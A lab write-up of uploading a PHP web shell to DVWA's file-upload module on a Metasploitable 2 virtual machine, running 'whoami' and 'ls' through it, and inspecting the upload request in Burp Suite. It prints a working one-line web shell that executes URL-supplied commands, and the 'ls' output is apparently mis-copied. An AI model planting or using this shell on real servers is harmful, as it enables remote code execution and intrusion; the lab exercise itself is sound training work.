REPORT:

PHP Shell Upload and Vulnerability Analysis

Analyst: Victor Ross

Target: Metasploitable 2 (`192.168.11.112`)

---

1. Environment Preparation

In this initial phase, the virtual environment consisting of Kali Linux and Metasploitable 2 was configured.

- **Connectivity Test**: Initial ping tests were performed to verify communication between the host and the target.
- **Network Troubleshooting**: A connectivity issue was identified due to a subnet mismatch (Kali on `192.168.50.100` and Target on `192.168.11.112`). This was resolved by reconfiguring the VM network adapters to "Host-Only" mode.

---

2. PHP Shell Upload

The objective of this phase was to upload a malicious script to gain remote access to the server.

- **DVWA Access**: Navigated to the "File Upload" module of the Damn Vulnerable Web App (DVWA).
- **Payload Creation**: A simple PHP shell (`shell.php`) was created using the `system()` function to allow command execution via URL parameters.
- **Exploitation**: The file was successfully uploaded by taking advantage of the lack of server-side file validation (Security Level: Low).

1. Shell creation

```
┌──(kalirose㉿kalirose)-[~]
└─$ touch shell.txt

┌──(kalirose㉿kalirose)-[~]
└─$ nano shell.php

┌──(kalirose㉿kalirose)-[~]
└─$ cat shell.php
<?php system($_GET['cmd']); ?>
```

2 She Uploaded


---

3. PHP Shell Execution (Remote Code Execution)

Once uploaded, the shell was triggered via the browser to execute system-level commands.


- **Remote Access**: The payload was executed by navigating to the specific upload path on the server.
- **Commands Executed**: Verified control by running `whoami` (returning `www-data`) and `ls` to list the server's directory structure.

1. Result of Whoami



www-data

2. Result of `ls`



www-data


---

4. Interception and Analysis with Burp Suite

Burp Suite was utilized as an interception proxy to analyze the technical details of the HTTP traffic.

- **Configuration**: Configured the browser to route traffic through Burp Suite on port `8080`.
- **Interception**: Captured the **HTTP POST** request generated during the file upload process.
- **Traffic Analysis**: Examination of the raw request data showed the PHP code being transmitted in plain text within a `multipart/form-data` body. This demonstrates how an attacker can inspect and modify the payload before it reaches the server.

1. HTTP History overview + Detailed Raw Request view



Conclusion

This exercise confirms that insufficient file upload validation leads to critical Remote Code Execution (RCE) vulnerabilities. Using Burp Suite allowed for a comprehensive mapping of the attack vector at the HTTP protocol level.